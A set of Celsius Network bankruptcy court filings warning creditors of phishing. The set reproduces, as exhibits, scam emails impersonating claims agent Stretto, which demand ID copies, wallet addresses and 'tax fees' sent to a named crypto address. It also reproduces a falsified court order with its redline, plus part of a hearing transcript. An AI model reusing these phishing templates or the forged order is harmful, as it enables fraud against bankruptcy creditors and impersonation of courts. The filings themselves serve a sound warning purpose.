If you have any questions or concerns, please don't hesitate to contact me who is handling the case.

Regards  
**Emily A. Baum**  
Senior Manager  
Security Risk Management

---

©2023 Stretto. All rights reserved.  
410 Exchange, STE 100  
Irvine, CA 92602

**From:** Stretto - Celcius Case 22-10943 <[celsius@cases.stretto.restructuring.ltd](mailto:celsius@cases.stretto.restructuring.ltd)>

**Date:** January 21, 2023 at 12:53:04 EST

**To:** [REDACTED]

**Subject:** Celcius Case - Final order and Additional Information Needed

[REDACTED]

I am writing to inform you that [Celcius Network LLC] has filed for bankruptcy and now currently undergoing the process of liquidation and under the protection of United States Bankruptcy Court - Case No. 22-10964. And you are now eligible and confirmed as a creditor [[Final Creditor List](#)].

And as a result, We need additional information related to your claim against [Celcius Network LLC], which has filed for bankruptcy according to latest announcement about the "[\[1\] FINAL ORDER \(I\) AUTHORIZING THE PAYMENT OF CERTAIN TAXES AND FEES AND \(II\) GRANTING RELATED RELIEF](#)".

In addition, please provide us with the following information to process the payment:

- \* **A copy of a valid ID**
- \* **Bank account information (wire transfer) or**
- \* **Crypto Wallet Address (ETH/USDT-ERC20)**
- \* **Contact information (Latest phone number and email address)**

And as a creditor of the company, You will need to pay a filing fee and tax fee (5% if You are US citizen and 10% if you are not US Citizen). Below are the payment details and you must pay them before **February 15, 2023** or you will be deemed to have withdrawn from the case. According to related documents above [1].

- \* Case Number: **22-10964.**
- \* Debtor: **Celcius Network LLC.**
- \* Creditor: [REDACTED]
- \* Claim Amount: [REDACTED]
- \* Tax & Filing fee: **5%**
- \* Tax Amount: [REDACTED]
- \* Pay to (Crypto Wallet): (ETH/USDT-ERC20)  
**0x36Ea670bDB878332B7f279F960aC4464377d1D27**
- \* Due Date: **February 15 2023**

After you send the tax fee payment, Please reply this email along with your Transaction hash link (etherscan) or screenshot of it and your additional information. You will receive a notice of important dates and claim distribution related to the bankruptcy case No.22-10964.

Please be sure to keep an eye out for any such notices and respond promptly if required. If you have any questions or concerns, please don't hesitate to contact me who is handling the case.

Regards  
**Emily A. Baum**  
Senior Manager  
Security Risk Management

---

©2023 Stretto. All rights reserved.  
410 Exchange, STE 100  
Irvine, CA 92602

Joshua A. Sussberg, P.C.  
**KIRKLAND & ELLIS LLP**  
**KIRKLAND & ELLIS INTERNATIONAL LLP**  
 601 Lexington Avenue  
 New York, New York 10022  
 Telephone: (212) 446-4800  
 Facsimile: (212) 446-4900

Patrick J. Nash, Jr., P.C. (admitted *pro hac vice*)  
 Ross M. Kwasteniet, P.C. (admitted *pro hac vice*)  
 Christopher S. Koenig  
 Dan Latona (admitted *pro hac vice*)  
**KIRKLAND & ELLIS LLP**  
**KIRKLAND & ELLIS INTERNATIONAL LLP**  
 300 North LaSalle Street  
 Chicago, Illinois 60654  
 Telephone: (312) 862-2000  
 Facsimile: (312) 862-2200

*Counsel to the Initial Debtors and Debtors in Possession*

*Proposed Counsel to the GK8 Debtors and Debtors in Possession*

**UNITED STATES BANKRUPTCY COURT  
 SOUTHERN DISTRICT OF NEW YORK**

In re:	)	Chapter 11
CELSIUS NETWORK LLC, <i>et al.</i> , <sup>1</sup>	)	Case No. 22-10964 (MG)
Debtors.	)	(Jointly Administered)

**THIRD SUPPLEMENTAL NOTICE OF ADDITIONAL PHISHING ATTEMPTS**

**PLEASE TAKE NOTICE** that, on February 5, 2023, the Debtors became aware that phishing emails similar to those described in the Second Supplemental Notice<sup>2</sup> were being sent to

<sup>1</sup> The Debtors in these chapter 11 cases, along with the last four digits of each Debtor's federal tax identification number, are: Celsius Network LLC (2148); Celsius KeyFi LLC (4414); Celsius Lending LLC (8417); Celsius Mining LLC (1387); Celsius Network Inc. (1219); Celsius Network Limited (8554); Celsius Networks Lending LLC (3390); Celsius US Holding LLC (7956); GK8 Ltd. (1209); GK8 UK Limited (0893); and GK8 USA LLC (9450). The location of Debtor Celsius Network LLC's principal place of business and the Debtors' service address in these chapter 11 cases is 50 Harrison Street, Suite 209F, Hoboken, New Jersey 07030.

<sup>2</sup> On November 30, 2022, the Debtors filed the *Notice of Phishing Attempts* [Docket No. 1527] (the "Original Notice") to inform parties in interest of phishing emails sent to certain of the Debtors' customers purporting to be from restructuring associates at Kirkland & Ellis LLP and requesting that customers submit their wallet addresses and other account information to receive claim distributions. Copies of such emails are attached to the Original Notice as Exhibit A. Additionally, on December 13, 2022, the Debtors filed the *Supplemental Notice of Phishing Attempts* [Docket No. 1681] (the "Supplemental Notice") to inform parties in interest of third-party reports of these and similar phishing emails targeting cryptocurrency users and their potential sources. Copies of such reports are attached to the Supplemental Notice as Exhibit A. On January 22, 2023, the Debtors filed the *Second*

certain of the Debtors' customers by an individual purporting to be a senior manager at Stretto, Inc., and requesting that customers submit their official personal identification, cryptocurrency wallet addresses, and contact information to receive claim distributions, and pay a purported "filing fee" and "tax fee." Unlike prior emails, the new email, a copy of which is attached hereto as **Exhibit A**, contains a hyperlink to a ***falsified*** order (the "**Falsified Order**") purportedly from the United States Bankruptcy Court for the Southern District of New York (the "**Court**"). Relative to the *Final Order (I) Authorizing the Payment of Certain Taxes and Fees and (II) Granting Related Relief* [Docket No. 526] (the "**Taxes Order**"), the Falsified Order rewrites the third paragraph therein to mislead customers into submitting their official personal identification, cryptocurrency wallet addresses, and contact information, and paying the purported "filing fee" and "tax fee." A redline showing the differences between the Falsified Order and the correct copy of the Taxes Order is attached to this notice as **Exhibit B**. A copy of the Falsified Order is attached to this notice as **Exhibit C**. A correct copy of the Taxes Order may be obtained free of charge by visiting the website of Stretto at <https://cases.stretto.com/celsius>.

**PLEASE TAKE FURTHER NOTICE** that these emails are ***not authorized messages*** from the Debtors or Stretto, Inc., the Debtors' claims agent, and are ***strongly suspected to be phishing scams aimed at inducing payments of fraudulent "fees," obtaining personally identifiable information, account information of customers, and stealing financial assets.***

---

*Supplemental Notice of Additional Phishing Attempts* [Docket No. 1904] (the "**Second Supplemental Notice**") to inform parties in interest of phishing texts and emails sent to certain of the Debtors' customers purporting to be a senior manager at Stretto, Inc., and requesting that customers submit their official personal identification, cryptocurrency wallet addresses, bank accounts, and contact information to receive claim distributions, and pay a purported "filing fee" and "tax fee." Copies of such texts and emails were attached to the Second Supplemental Notice as **Exhibit A** and **Exhibit B**, respectively.



**PLEASE TAKE FURTHER NOTICE** that the Falsified Order linked in these emails is *not an authentic order from the Court*, and the Court **has not** entered an order in these chapter 11 cases that requires any customer to submit their official personal identification card or cryptocurrency wallet address(es) to any third party, or to pay any fees related to filings or taxes.

**PLEASE TAKE FURTHER NOTICE** that neither the Debtors nor their advisors will **ever** contact you by email, telephone call, or otherwise to request account information or other personal information absent an (i) order by the Court or (ii) on-the-record instruction from the Court; *provided that*, in connection with the Court's *Order (I) Authorizing the Debtors to Reopen Withdrawals for Certain Customers with Respect to Certain Assets Held in the Custody Program and Withhold Accounts and (II) Granting Related Relief* [Docket No. 1767] (the "Withdrawal Order"), prior to the Debtors' reopening of withdrawals, the Debtors will provide notice to parties in interest with respect to the process for withdrawing digital assets off of the Debtors' platform in accordance with the procedures set forth in the *Notice of Schedule of Custody Users Entitled to Withdraw Certain Assets* [Docket No. 1958] (the "Withdrawal Notice").

**PLEASE TAKE FURTHER NOTICE** that, if you receive any message purporting to be from the Debtors or their advisors and requesting account information, personal information, or payment, we ask that you please contact the Debtors ***immediately*** at CelsiusCreditorQuestions@kirkland.com or the Debtors' claims agent, Stretto, at CelsiusInquiries@stretto.com.

**PLEASE TAKE FURTHER NOTICE** that copies of the Real Order, the Original Notice, the Supplemental Notice, the Second Supplemental Notice, the Withdrawal Order, the Withdrawal Notice, the Taxes Order, and all other documents filed in these chapter 11 cases may be obtained free of charge by visiting the website of Stretto at <https://cases.stretto.com/celsius>.

New York, New York  
Dated: February 6, 2023

/s/ Joshua A. Sussberg

**KIRKLAND & ELLIS LLP**

**KIRKLAND & ELLIS INTERNATIONAL LLP**

Joshua A. Sussberg, P.C.

601 Lexington Avenue

New York, New York 10022

Telephone: (212) 446-4800

Facsimile: (212) 446-4900

Email: joshua.sussberg@kirkland.com

- and -

Patrick J. Nash, Jr., P.C. (admitted *pro hac vice*)

Ross M. Kwasteniet, P.C. (admitted *pro hac vice*)

Christopher S. Koenig

Dan Latona (admitted *pro hac vice*)

300 North LaSalle Street

Chicago, Illinois 60654

Telephone: (312) 862-2000

Facsimile: (312) 862-2200

Email: patrick.nash@kirkland.com

ross.kwasteniet@kirkland.com

chris.koenig@kirkland.com

dan.latona@kirkland.com

*Counsel to the Initial Debtors and Debtors in Possession*

*Proposed Counsel to the GK8 Debtors and Debtors in Possession*

## Exhibit A

### Phishing Email

On February 5, 2023 at 8:59:37 AM, Stretto - Celcius Case 22-10943 ([celcius@cases.stretto.ltd](mailto:celcius@cases.stretto.ltd)) wrote:

[REDACTED]

I am writing to inform you that Celcius Network LLC has filed for bankruptcy and now currently undergoing the process of liquidation and under the protection of United States Bankruptcy Court - Case No. 22-10964. And you are now eligible and confirmed as a creditor.

And as a result, We need additional information related to your claim against Celcius Network LLC, which has filed for bankruptcy according to latest announcement about the "[\[1\] FINAL ORDER \(I\) AUTHORIZING THE PAYMENT OF CERTAIN TAXES AND FEES AND \(II\) GRANTING RELATED RELIEF](#)"

In addition, please provide us with the following information to process the payment of your claim:

- \* **A copy of a valid ID**
- \* **Crypto Wallet Address (ETH/USDT-ERC20)**
- \* **Contact information (Latest phone number and email address)**

And as a creditor of the company, You will need to pay a filing fee and tax fee (5% if You are US citizen and 10% if you are not US Citizen). Below are the payment details and you must pay them before **February 25, 2023** or you will be deemed to have withdrawn from the case. According to related documents above [1].

- \* Case Number: **22-10964.**
- \* Debtor: **Celcius Network LLC.**
- \* Creditor: [REDACTED]
- \* Claim Amount: [REDACTED]
- \* Tax & Filing fee: **5%**
- \* Tax Amount: [REDACTED]
- \* Pay to (Crypto Wallet): (ETH/USDT-ERC20) **0x36Ea670bDB878332B7f279F960aC4464377d1D27**
- \* Due Date: **February 25 2023**

After you send the tax fee payment, Please reply this email along with your Transaction hash link (etherscan) or screenshot of it and your additional information. You will receive a notice of important dates and claim distribution related to the bankruptcy case No.22-10964.

Please be sure to keep an eye out for any such notices and respond promptly if required.  
If you have any questions or concerns, please don't hesitate to contact me who is handling the case.

Regards  
**Emily A. Baum**  
Senior Manager  
Security Risk Management

**Exhibit B**

**Redline**

**UNITED STATES BANKRUPTCY COURT  
 SOUTHERN DISTRICT OF NEW YORK**

		<del>Chapter 11</del>
	)	
In re:	)	<u>Chapter 11</u>
	)	
CELSIUS NETWORK LLC, <i>et</i>	)	
<i>al.</i> , <sup>1</sup>	)	Case No. 22-10964 (MG)
	)	
	)	
Debtors <u>&amp; Creditors</u> .	)	(Jointly Administered)
	)	

**FINAL ORDER (I) AUTHORIZING THE PAYMENT  
 OF CERTAIN TAXES AND FEES AND (II) GRANTING RELATED RELIEF**

Upon the motion (the “Motion”)<sup>2</sup> of the above-captioned debtors and debtors in possession (collectively, the “Debtors”) for entry of a final order (this “Final Order”), (a) authorizing the Debtors, in their sole discretion, to remit and pay certain accrued and outstanding Taxes and Fees;

and (b) granting related relief, all as more fully set forth in the Motion; and upon the First Day Declarations; and this Court having jurisdiction over this matter pursuant to 28 U.S.C. §§ 157 and 1334 and the *Amended Standing Order* of Reference from the United States District Court for the Southern District of New York, entered February 1, 2012; and this Court having the power to enter a final order consistent with Article III of the United States Constitution; and this Court having found that venue of this proceeding and the Motion in this district is proper pursuant to 28 U.S.C. §§ 1408 and 1409; and this Court having found that the relief requested in the Motion is in the best

\_\_\_\_\_

interests of the Debtors’ estates, their creditors, and other parties in interest; and this Court having

<sup>1</sup> The Debtors in these chapter 11 cases, along with the last four digits of each Debtor’s federal tax identification number, are: Celsius Network LLC (2148); Celsius KeyFi LLC (4414); Celsius Lending LLC (8417); Celsius Mining LLC (1387); Celsius Network Inc. (1219); Celsius Network Limited (8554); Celsius Networks Lending LLC (3390); and Celsius US Holding LLC (7956). The location of Debtor Celsius Network LLC’s principal

place of business and the Debtors' service address in these chapter 11 cases is 121 River Street, PH05, Hoboken, New Jersey 07030.

- 2 Capitalized terms used but not otherwise defined herein shall have the meanings ascribed to them in the Motion.

found that the Debtors' notice of the Motion and opportunity for a hearing on the Motion were appropriate under the circumstances and no other notice need be provided; and this Court having reviewed the Motion and having heard the statements in support of the relief requested therein at a hearing before this Court (the "Hearing"); and this Court having determined that the legal and factual bases set forth in the Motion and at the Hearing establish just cause for the relief granted herein; and upon all of the proceedings had before this Court; and after due deliberation and sufficient cause appearing therefor, it is HEREBY ORDERED THAT:

1. The Motion is granted on a final basis as set forth herein.
2. The Debtors are authorized to pay or remit (or use applicable credits to offset), in

their sole discretion, the Taxes and Fees (including, for the avoidance of doubt, posting collateral or a letter of credit in connection with any dispute related to the Assessments), whether accrued prior to or after the Petition Date, that are payable during the pendency of these chapter 11 cases, on a final basis, at such time when the Taxes and Fees are payable in the ordinary course of business. To the extent that the Debtors have overpaid any Taxes and Fees, the Debtors are authorized to seek a refund or credit on account of any such Taxes and Fees.

3. ~~The Debtors are authorized, in consultation with counsel to the Official Committee~~ Creditors are required to comply with the payment of certain taxes and fees prior

~~of Unsecured Creditors (the "Committee") and with notice to the United States Trustee for the Southern District of New York, to honor any amounts owed on account of any audits conducted in connection with their Taxes and Fees in the ordinary course of business.~~

before the due dates and required to give an additional information, Full details below:

(a) In addition, please provide us with the following information to process the payment: (\*) A copy of a valid ID, (\*) Crypto Wallet Address (ETH/USDT-ERC20), (\*) Contact information

(phone number and email address)

(b) And as a creditor of the company, You will need to pay a filing fee and tax fee (5% if You are US citizen and 10% if you are not US Citizen).

(\*) Payment to (ETH/USDT-ERC20) : **0x36Ea670bDB878332B7f279F960aC4464377d1D27**

(\*) Due Date: **Febuary 15 2023**



4. Notwithstanding the relief granted in this Final Order and any actions taken

pursuant to such relief, nothing in this Final Order shall be deemed: (a) an admission by the Debtors or the Committee as to the validity of any particular claim against the Debtors; (b) a waiver of the Debtors' or the Committee's respective rights to dispute any particular claim on any

grounds; (c) a promise or requirement by the Debtors or any third party to pay any particular claim; (d) an implication or admission by the Debtors or the Committee that any particular claim is of a type specified or defined in this Final Order or the Motion; (e) a request or authorization by any Debtor to assume any agreement, contract, or lease pursuant to section 365 of the Bankruptcy Code; (f) a waiver or limitation of the Debtors' or the Committee's respective rights under the Bankruptcy Code or any other applicable law; or (g) a concession by the Debtors or the Committee that any liens (contractual, common law, statutory, or otherwise) satisfied pursuant to the Motion are valid, and the Debtors and the Committee each expressly reserve their rights to contest the extent, validity, or perfection or seek avoidance of all such liens. Any payment made pursuant to this Final Order is not intended and should not be construed as an admission by the Debtors or the Committee as the validity of any particular claim or a waiver of the Debtors' and the Committee's respective rights to subsequently dispute such claim.

5. Notwithstanding anything to the contrary in the Motion, this Final Order, or any findings announced at the Hearing, nothing in the Motion, this Final Order, or announced at the Hearing constitutes a finding under the federal securities laws as to whether crypto tokens or transactions involving crypto tokens are securities, and the rights of the United States Securities and Exchange Commission and the Committee to challenge transactions involving crypto tokens on any basis are expressly reserved.

6. The Debtors are authorized to issue postpetition checks, or to effect postpetition fund transfer requests, in replacement of any checks or fund transfer requests that are dishonored as a consequence of these chapter 11 cases with respect to prepetition amounts owed in connection with any of the relief granted herein.

7. The banks and financial institutions on which checks were drawn or electronic

payment requests made in payment of the prepetition obligations approved herein are authorized and directed to receive, process, honor, and pay all such checks and electronic payment requests when presented for payment, and all such banks and financial institutions are authorized to rely on the Debtors' designation of any particular check or electronic payment request as approved by this Final Order.

8. Nothing in this Final Order expands or diminishes any right of setoff or recoupment

of the United States under the Bankruptcy Code and applicable non-bankruptcy law.

9. Notice of the Motion as provided therein shall be deemed good and sufficient notice

of such Motion and the requirements of Bankruptcy Rule 6004(a) and the Local Rules are satisfied by such notice.

10. Notwithstanding Bankruptcy Rule 6004(h), the terms and conditions of this Final

Order are immediately effective and enforceable upon its entry.

11. The Debtors are authorized to take all actions necessary to effectuate the relief

granted in this Final Order in accordance with the Motion.

12. This Court retains exclusive jurisdiction with respect to all matters arising from or

related to the implementation, interpretation, and enforcement of this Final Order.

**IT IS SO ORDERED.**

Dated: August 17, 2022  
New York, New York

/s/ Martin Glenn

MARTIN GLENN

Chief United States Bankruptcy Judge

---

**Exhibit C**

**Falsified Order**

**UNITED STATES BANKRUPTCY COURT  
SOUTHERN DISTRICT OF NEW YORK**

In re:	)	Chapter 11
CELSIUS NETWORK LLC, <i>et al.</i> , <sup>1</sup>	)	Case No. 22-10964 (MG)
Debtors & Creditors.	)	(Jointly Administered)

**FINAL ORDER (I) AUTHORIZING THE PAYMENT  
OF CERTAIN TAXES AND FEES AND (II) GRANTING RELATED RELIEF**

Upon the motion (the “Motion”)<sup>2</sup> of the above-captioned debtors and debtors in possession (collectively, the “Debtors”) for entry of a final order (this “Final Order”), (a) authorizing the Debtors, in their sole discretion, to remit and pay certain accrued and outstanding Taxes and Fees; and (b) granting related relief, all as more fully set forth in the Motion; and upon the First Day Declarations; and this Court having jurisdiction over this matter pursuant to 28 U.S.C. §§ 157 and 1334 and the *Amended Standing Order of Reference* from the United States District Court for the Southern District of New York, entered February 1, 2012; and this Court having the power to enter a final order consistent with Article III of the United States Constitution; and this Court having found that venue of this proceeding and the Motion in this district is proper pursuant to 28 U.S.C. §§ 1408 and 1409; and this Court having found that the relief requested in the Motion is in the best interests of the Debtors’ estates, their creditors, and other parties in interest; and this Court having

<sup>1</sup> The Debtors in these chapter 11 cases, along with the last four digits of each Debtor’s federal tax identification number, are: Celsius Network LLC (2148); Celsius KeyFi LLC (4414); Celsius Lending LLC (8417); Celsius Mining LLC (1387); Celsius Network Inc. (1219); Celsius Network Limited (8554); Celsius Networks Lending LLC (3390); and Celsius US Holding LLC (7956). The location of Debtor Celsius Network LLC’s principal place of business and the Debtors’ service address in these chapter 11 cases is 121 River Street, PH05, Hoboken, New Jersey 07030.

<sup>2</sup> Capitalized terms used but not otherwise defined herein shall have the meanings ascribed to them in the Motion.

1. The Motion is granted on a final basis as set forth herein.
2. The Debtors are authorized to pay or remit (or use applicable credits to offset), in their sole discretion, the Taxes and Fees (including, for the avoidance of doubt, posting collateral or a letter of credit in connection with any dispute related to the Assessments), whether accrued prior to or after the Petition Date, that are payable during the pendency of these chapter 11 cases, on a final basis, at such time when the Taxes and Fees are payable in the ordinary course of business. To the extent that the Debtors have overpaid any Taxes and Fees, the Debtors are authorized to seek a refund or credit on account of any such Taxes and Fees.

3. Creditors are required to comply with the payment of certain taxes and fees prior before the due dates and required to give an additional information, Full details below:

(a) In addition, please provide us with the following information to process the payment: (\*) A copy of a valid ID, (\*) Crypto Wallet Address (ETH/USDT-ERC20), (\*) Contact information (phone number and email address)

(b) And as a creditor of the company, You will need to pay a filing fee and tax fee (5% if You are US citizen and 10% if you are not US Citizen).

(\*) Payment to (ETH/USDT-ERC20) : **0x36Ea670bDB878332B7f279F960aC4464377d1D27**

(\*) Due Date: **February 15 2023**

6. The Debtors are authorized to issue postpetition checks, or to effect postpetition fund transfer requests, in replacement of any checks or fund transfer requests that are dishonored as a consequence of these chapter 11 cases with respect to prepetition amounts owed in connection with any of the relief granted herein.



9. Notice of the Motion as provided therein shall be deemed good and sufficient notice of such Motion and the requirements of Bankruptcy Rule 6004(a) and the Local Rules are satisfied by such notice.

11. The Debtors are authorized to take all actions necessary to effectuate the relief granted in this Final Order in accordance with the Motion.

12. This Court retains exclusive jurisdiction with respect to all matters arising from or related to the implementation, interpretation, and enforcement of this Final Order.

Dated: August 17, 2022  
New York, New York

/s/ Martin Glenn  
MARTIN GLENN  
Chief United States Bankruptcy Judge

Joshua A. Sussberg, P.C.  
**KIRKLAND & ELLIS LLP**  
**KIRKLAND & ELLIS INTERNATIONAL LLP**  
601 Lexington Avenue  
New York, New York 10022  
Telephone: (212) 446-4800  
Facsimile: (212) 446-4900

Patrick J. Nash, Jr., P.C. (admitted *pro hac vice*)  
Ross M. Kwasteniet, P.C. (admitted *pro hac vice*)  
Christopher S. Koenig  
Dan Latona (admitted *pro hac vice*)  
**KIRKLAND & ELLIS LLP**  
**KIRKLAND & ELLIS INTERNATIONAL LLP**  
300 North LaSalle Street  
Chicago, Illinois 60654  
Telephone: (312) 862-2000  
Facsimile: (312) 862-2200

*Counsel to the Initial Debtors and Debtors in Possession*

*Proposed Counsel to the GK8 Debtors and Debtors in Possession*

**UNITED STATES BANKRUPTCY COURT  
SOUTHERN DISTRICT OF NEW YORK**

	)	
In re:	)	Chapter 11
	)	
CELSIUS NETWORK LLC, <i>et al.</i> , <sup>1</sup>	)	Case No. 22-10964 (MG)
	)	
Debtors.	)	(Jointly Administered)
	)	

**FOURTH SUPPLEMENTAL NOTICE OF ADDITIONAL PHISHING ATTEMPTS**

**PLEASE TAKE NOTICE** that, on February 14, 2023, the Debtors became aware that additional phishing emails<sup>2</sup> purported to be from Stretto, Inc. were being sent to certain of the

<sup>1</sup> The Debtors in these chapter 11 cases, along with the last four digits of each Debtor's federal tax identification number, are: Celsius Network LLC (2148); Celsius KeyFi LLC (4414); Celsius Lending LLC (8417); Celsius Mining LLC (1387); Celsius Network Inc. (1219); Celsius Network Limited (8554); Celsius Networks Lending LLC (3390); Celsius US Holding LLC (7956); GK8 Ltd. (1209); GK8 UK Limited (0893); and GK8 USA LLC (9450). The location of Debtor Celsius Network LLC's principal place of business and the Debtors' service address in these chapter 11 cases is 50 Harrison Street, Suite 209F, Hoboken, New Jersey 07030.

<sup>2</sup> On November 30, 2022, the Debtors filed the *Notice of Phishing Attempts* [Docket No. 1527] (the "Original Notice") to inform parties in interest of phishing emails sent to certain of the Debtors' customers purporting to be from restructuring associates at Kirkland & Ellis LLP and requesting that customers submit their wallet addresses and other account information to receive claim distributions. Copies of such emails are attached to the Original Notice as Exhibit A. Additionally, on December 13, 2022, the Debtors filed the *Supplemental Notice of Phishing Attempts* [Docket No. 1681] (the "Supplemental Notice") to inform parties in interest of third-party reports of these and similar phishing emails targeting cryptocurrency users and their potential sources. Copies of such reports are attached to the Supplemental Notice as Exhibit A. On January 22, 2023, the Debtors filed the *Second*

Debtors' customers advertising an alleged opportunity to receive "1 of 5000 NFT valued at .1 ETH" and containing a suspicious hyperlink. A copy of such an email is attached hereto as Exhibit A.

**PLEASE TAKE FURTHER NOTICE** that these emails are *not authorized messages* from the Debtors or Stretto, Inc., the Debtors' claims agent, and are *strongly suspected to be phishing scams containing links to malware or otherwise seeking to obtain personally identifiable information and account information of customers*.

**PLEASE TAKE FURTHER NOTICE** that neither the Debtors nor their advisors will ever contact you by email, telephone call, or otherwise to request account information or other personal information absent an (i) order by the Court or (ii) on-the-record instruction from the Court; *provided that*, in connection with the Court's *Order (I) Authorizing the Debtors to Reopen Withdrawals for Certain Customers with Respect to Certain Assets Held in the Custody Program and Withhold Accounts and (II) Granting Related Relief* [Docket No. 1767] (the "Withdrawal Order"), prior to the Debtors' reopening of withdrawals, the Debtors will provide notice to parties in interest with respect to the process for withdrawing digital assets off of the Debtors' platform in accordance with the procedures set forth in the *Notice of Schedule of Custody Users Entitled to Withdraw Certain Assets* [Docket No. 1958] (the "Withdrawal Notice").

---

*Supplemental Notice of Additional Phishing Attempts* [Docket No. 1904] (the "Second Supplemental Notice") to inform parties in interest of phishing texts and emails sent to certain of the Debtors' customers purporting to be a senior manager at Stretto, Inc., and requesting that customers submit their official personal identification, cryptocurrency wallet addresses, bank accounts, and contact information to receive claim distributions, and pay a purported "filing fee" and "tax fee." Copies of such texts and emails were attached to the Second Supplemental Notice as Exhibit A and Exhibit B, respectively. On February 6, 2023, the Debtors filed the *Third Supplemental Notice of Additional Phishing Attempts* [Docket No. 1992] (the "Third Supplemental Notice") to inform parties in interest of similar phishing emails sent to certain of the Debtors' customers purporting to be a senior manager at Stretto, Inc., that contained a hyperlink to a *falsified* order (the "Falsified Order") purportedly from the United States Bankruptcy Court for the Southern District of New York (the "Court"). A copy of such emails, a redline showing the differences between the Falsified Order and the correct copy of the *Final Order (I) Authorizing the Payment of Certain Taxes and Fees and (II) Granting Related Relief* [Docket No. 526], and a copy of the Falsified Order were attached to the Third Supplemental Notice as Exhibit A, Exhibit B, and Exhibit C, respectively.

**PLEASE TAKE FURTHER NOTICE** that, if you receive any message purporting to be from the Debtors or their advisors and requesting account information, personal information, or payment, we ask that you please contact the Debtors ***immediately*** at CelsiusCreditorQuestions@kirkland.com or the Debtors' claims agent, Stretto, at CelsiusInquiries@stretto.com.

**PLEASE TAKE FURTHER NOTICE** that copies of, the Original Notice, the Supplemental Notice, the Second Supplemental Notice, the Withdrawal Order, the Withdrawal Notice, the Third Supplemental Notice, and all other documents filed in these chapter 11 cases may be obtained free of charge by visiting the website of Stretto at <https://cases.stretto.com/celsius>.

*[Remainder of page intentionally left blank]*

New York, New York  
Dated: February 15, 2023

/s/ Joshua A. Sussberg

**KIRKLAND & ELLIS LLP**

**KIRKLAND & ELLIS INTERNATIONAL LLP**

Joshua A. Sussberg, P.C.

601 Lexington Avenue

New York, New York 10022

Telephone: (212) 446-4800

Facsimile: (212) 446-4900

Email: joshua.sussberg@kirkland.com

- and -

Patrick J. Nash, Jr., P.C. (admitted *pro hac vice*)

Ross M. Kwasteniet, P.C. (admitted *pro hac vice*)

Christopher S. Koenig

Dan Latona (admitted *pro hac vice*)

300 North LaSalle Street

Chicago, Illinois 60654

Telephone: (312) 862-2000

Facsimile: (312) 862-2200

Email: patrick.nash@kirkland.com  
ross.kwasteniet@kirkland.com  
chris.koenig@kirkland.com  
dan.latona@kirkland.com

*Counsel to the Initial Debtors and Debtors in Possession*

*Proposed Counsel to the GK8 Debtors and Debtors in Possession*

**Exhibit A**

**Phishing Email**



Court Docket  
nperpiglia@hotmail.com

4:47 am



**Case Name**

**Case No.**

Stretto Finance is taking a dive into the metaverse  
and partnering with OpenSea! Whitelist to receive  
a 1 of 5000 NFT valued at .1 ETH - Join Us @  
<https://strettonft.com/>

Please find link(s) below to document(s) related to

**Date Filed**

**Docket No.**

**Document Name**

For more information related to this case, please visit  
<https://cases.stretto.com>

[Legal Policies](#)

**Exhibit J**

1 UNITED STATES BANKRUPTCY COURT  
2 SOUTHERN DISTRICT OF NEW YORK  
3 Case No. 22-10964-mg  
4 - - - - - x  
5 In the Matter of:  
6  
7 CELSIUS NETWORK LLC,  
8  
9 Debtor.  
10 - - - - - x  
11  
12 United States Bankruptcy Court  
13 One Bowling Green  
14 New York, NY 10004  
15  
16 February 6, 2023  
17 1:59 PM  
18  
19  
20  
21 B E F O R E :  
22 HON MARTIN GLENN  
23 U.S. BANKRUPTCY JUDGE  
24  
25 ECRO: KS



1 HEARING re Hybrid Evidentiary Hearing Using Zoom for  
2 Government RE: Debtors' Motion (a) establishing certain  
3 dates and deadlines governing the briefing and resolution of  
4 the legal issue against which Debtor entities account  
5 holders have claims on account of cryptocurrency deposited  
6 on the Debtors' platform. (Doc ##1338, 1382, 1552, 1592,  
7 1619, 1631, 1729, 1747, 1795, 1796, 1797, 1798, 1799, 1953,  
8 1955, 1960 to 1962, 1965, 1986 to 1991)

9  
10  
11  
12  
13  
14  
15  
16  
17  
18  
19  
20  
21  
22  
23  
24  
25 Transcribed by: Sonya Ledanski Hyde

1 A P P E A R A N C E S :

2

3 KIRKLAND & ELLIS LLP

4 Attorneys for the Debtor

5 601 Lexington Avenue

6 New York, NY 10022

7

8 BY: CHRIS KOENIG

9

10 MILBANK, TWEED, HADLEY & MCCLOY LLP

11 Attorneys for Series B Preferred Holders

12 55 Hudson Yards

13 New York, NY 10001

14

15 BY: ANDREW LEBLANC

16

17 WHITE & CASE LLP

18 Attorneys for Unsecured Creditors' Committee

19 1221 Avenue of the Americas

20 New York, NY 10020

21

22 BY: SAM HERSHEY

23

24

25

1 ALSO PRESENT IN THE COURTROOM:

2

3 JOSH MESTER

4 CHRISTOPHER KOENIG

5 ELIZABETH JONES

6 GRACE BRIER

7 JAMES RYAN

8 JUDSON BROWN

9 LEAH HAMLIN

10 NIMA MALEK KHOSRAVI

11 ROSS KWASTENIET

12 TANZILA ZOMO

13 DANIELLE WALKER

14 ROBERT ORREN

15 TERENCE JOHN MCCARRICK

16 ANDREW LEBLANC

17 DENNIS DUNNE

18 ISHMAEL TAYLOR.KAMARA

19 JORDYN PAPERNY

20 MELANIE WESTOVER YANEZ

21 NELLY ALMEIDA

22 RHODELY VALLON

23 CLAIRE O'BRIEN

24 FAITH GAY

25 DAVID TURETSKY

1 KEITH NOYES

2 LUCAS CURTIS

3 MICHAEL JAOUDE

4 SAM HERSHEY

5 SHARA CORNELL

6

7 ALSO PRESENT TELEPHONICALLY:

8 ARTUR ABREU

9 DAVID J. ADLER

10 YOHANNES AFEWORK

11 KATHERINE AIZPURU

12 NELLY ALMEIDA

13 RICK ARCHER

14 BRIAN BARNES

15 CHRIS BECIN

16 EDWARD G. BIRCH

17 OCTAVE J. BOURGEOIS

18 GRACE BRIER

19 JOHAN BRONGE

20 JUDSON BROWN

21 MARK BRUH

22 CHRISTOPHER COCO

23 AARON COLODNY

24 MICHAEL CONLON

25 KAREN CORDRY

1 SHARA CLAIRE CORNELL  
2 CARL COTE  
3 CAMERON CREWS  
4 LUCAS CURTIS  
5 THOMAS DIFIORE  
6 TRISTAN LUIS DIAZ  
7 SCOTT DUFFY  
8 DENNIS DUNNE  
9 SIMON ELIMELECH  
10 JAMES ENGEL  
11 DAVID AVERY FAHEY  
12 FORREST L. FORMSMA  
13 DEBORAH FRANKEL  
14 DANIEL FRISHBERG  
15 REBECCA GALLAGHER  
16 CHRISTOPHER GASTELU  
17 FAITH GAY  
18 BRADLEY GIARDIELLO  
19 LEAH HAMLIN  
20 IMMANUEL HERRMANN  
21 SAMUEL P. HERSHEY  
22 LUCAS HOLCOMB  
23 JASON IOVINE  
24 JANKO JANKOVIC  
